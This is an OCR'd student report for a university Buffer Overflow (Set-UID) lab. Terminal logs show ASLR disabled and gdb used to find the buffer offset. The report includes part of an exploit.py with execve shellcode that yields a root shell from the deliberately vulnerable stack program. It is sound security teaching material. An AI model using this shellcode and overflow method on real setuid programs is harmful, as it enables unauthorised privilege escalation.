
CS 201P Project #3— Buffer Overflow Attack Lab (Set-UID Version)

Name: Shikhir Goel

UCI ID: shikhirg@uci.edu

Computing/Cloud Platform Chosen: Amazon Web Services

Environment Setup




```
HTTP request sent, awaiting response... 200 OK
Length: 3499 (3.4K) [application/zip]
Saving to: ‘Labsetup.zip’

Labsetup.zip                   100%[======================================================================>]   3.42K  --.-KB/s    in 0s

2021-10-15 02:01:08 (41.2 MB/s) - ‘Labsetup.zip’ saved [3499/3499]

seed@ip-172-31-88-215:~/Desktop/security$ sudo unzip Labsetup.zip
Archive:  Labsetup.zip
   creating: Labsetup/
   creating: Labsetup/shellcode/
  inflating: Labsetup/shellcode/Makefile
  inflating: Labsetup/shellcode/call_shellcode.c
   creating: Labsetup/code/
  inflating: Labsetup/code/Makefile
  inflating: Labsetup/code/exploit.py
  inflating: Labsetup/code/brute-force.sh
  inflating: Labsetup/code/stack.c
seed@ip-172-31-88-215:~/Desktop/security$ ls
Labsetup      a.out   catall.c   catleak    exec.c     libmylib.so.1.0.1  mylib.c  myprog    op7      setuid.c
Labsetup.zip  catall  catall.c~  catleak.c  insteadLS  ls                 mylib.o  myprog.c  repls.c  uidd.c
seed@ip-172-31-88-215:~/Desktop/security$ cd Labsetup
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ ls
code  shellcode
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ sudo sysctl -w kernelrandomize_va_space=0
sysctl: cannot stat /proc/sys/kernelrandomize_va_space: No such file or directory
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ sudo ln -sf /bin/zsh /bin/sh
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ █
```

We enable randomization and set it to 0. The value of the kernel randomized address is 2 by default (access the addresses of both stack and heap).

To attack efficiently we link /bin/sh to /bin/zsh. Linking to the /bin/dash makes our attack difficult.


Task 1: Getting Familiar with Shellcode



```
sysctl: cannot stat /proc/sys/kernelrandomize_va_space: No such file or directory
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ sudo ln -sf /bin/zsh /bin/sh
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ cd Labsetup
bash: cd: Labsetup: No such file or directory
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ ls
code  shellcode
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ ls
code  shellcode
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ cd shellcode
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ ls
Makefile  call_shellcode.c
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
/usr/bin/ld: cannot open output file a32.out: Permission denied
collect2: error: ld returned 1 exit status
make: *** [Makefile:3: all] Error 1
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ ./a32.out
$ is=d   =
$ id
uid=1001(seed) gid=1001(seed) groups=1001(seed),120(docker)
$ exit
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ ./a64.out
$ id
uid=1001(seed) gid=1001(seed) groups=1001(seed),120(docker)
$ exit
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ 
```

To get root access and exploiting the vulnerability of our system: We execute this command without making it a setuid program - root access is not given, we get access as a normal user. After setting the program as a setuid program, we are granted the root privileges.


Task 2: Understanding the Vulnerable Program



```
seed@ip-172-31-88-215:/home$ ls
seed  ubuntu
seed@ip-172-31-88-215:/home$ cd seed
seed@ip-172-31-88-215:~$ cd Desktop
seed@ip-172-31-88-215:~/Desktop$ cd security
seed@ip-172-31-88-215:~/Desktop/security$ ls
Labsetup      a.out   catall.c   catleak    exec.c     libmylib.so.1.0.1  mylib.c  myprog    op7      setuid.c
Labsetup.zip  catall  catall.c~  catleak.c  insteadLS  ls                 mylib.o  myprog.c  repls.c  uidd.c
seed@ip-172-31-88-215:~/Desktop/security$ cd Labsetup
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ ls
code  shellcode
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ cd code
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
/usr/bin/ld: cannot open output file stack-L1: Permission denied
collect2: error: ld returned 1 exit status
make: *** [Makefile:13: stack-L1] Error 1
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ sudo make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ 
```

After manually stopping the Stackguard and the protections for non-executable stack, we compile the program which contains the buffer overflow vulnerability using the MakeFile - vulnerable program.


Task 3: Launching Attack on 32-bit Program (Level 1)



```
ESP: 0xffffcf30 ("1pUV\304\323\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[------------------------------------stack-------------------------------------]
0000| 0xffffcf30 ("1pUV\304\323\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffcf34 --> 0xffffd3c4 --> 0x0
0008| 0xffffcf38 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcf3c --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcf40 --> 0x0
0020| 0xffffcf44 --> 0x0
0024| 0xffffcf48 --> 0x0
0028| 0xffffcf4c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcfa8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcf3c
gdb-peda$ p/d 0xffffcfa8 - 0xffffcf3c
$3 = 108
gdb-peda$ 
```

Using the gdb command we debugged the program and got the ebp register address and buffer address.


We notice some difference between the actual value and the value we got from gdb.




```
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 300-len(shellcode)                  # Change this number
content[start:] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcfa8 + 125           # Change this number
offset = 0                # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[112:116] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
"exploit.py" 30L, 967C written
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ sudo ./exploit.py
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ ./stack-L1
Input size: 300
# id
uid=1001(seed) gid=1001(seed) euid=0(root) groups=1001(seed),120(docker)
# 
```

We then execute the exploit.py file to attack the previously compiled vulnerable program. We are successful in the attack as we can gain the root access after the exploit is run.

Tasks 7: Defeating dash’s Countermeasure




```
Makefile  a32.out  a64.out  call_shellcode.c
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo rm a32.out
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo rm a64.out
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
/usr/bin/ld: cannot open output file a32.out: Permission denied
collect2: error: ld returned 1 exit status
make: *** [Makefile:7: setuid] Error 1
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ ./a32.out
# id
uid=0(root) gid=1001(seed) groups=1001(seed),120(docker)
# exit
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ ./a64.out
# exit
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo rm a32.out
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo rm a64.out
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ ./a32.out
$ id
uid=1001(seed) gid=1001(seed) groups=1001(seed),120(docker)
$ exit
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ ./a64.out
$ exit
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ 
```



```
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo rm a32.out
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo rm a64.out
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ ./a32.out
$ id
uid=1001(seed) gid=1001(seed) groups=1001(seed),120(docker)
$ exit
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ ./a64.out
$ exit
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ cd ..
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ ls
code  shellcode
seed@ip-172-31-88-215:~/Desktop/security/Labsetup$ cd code
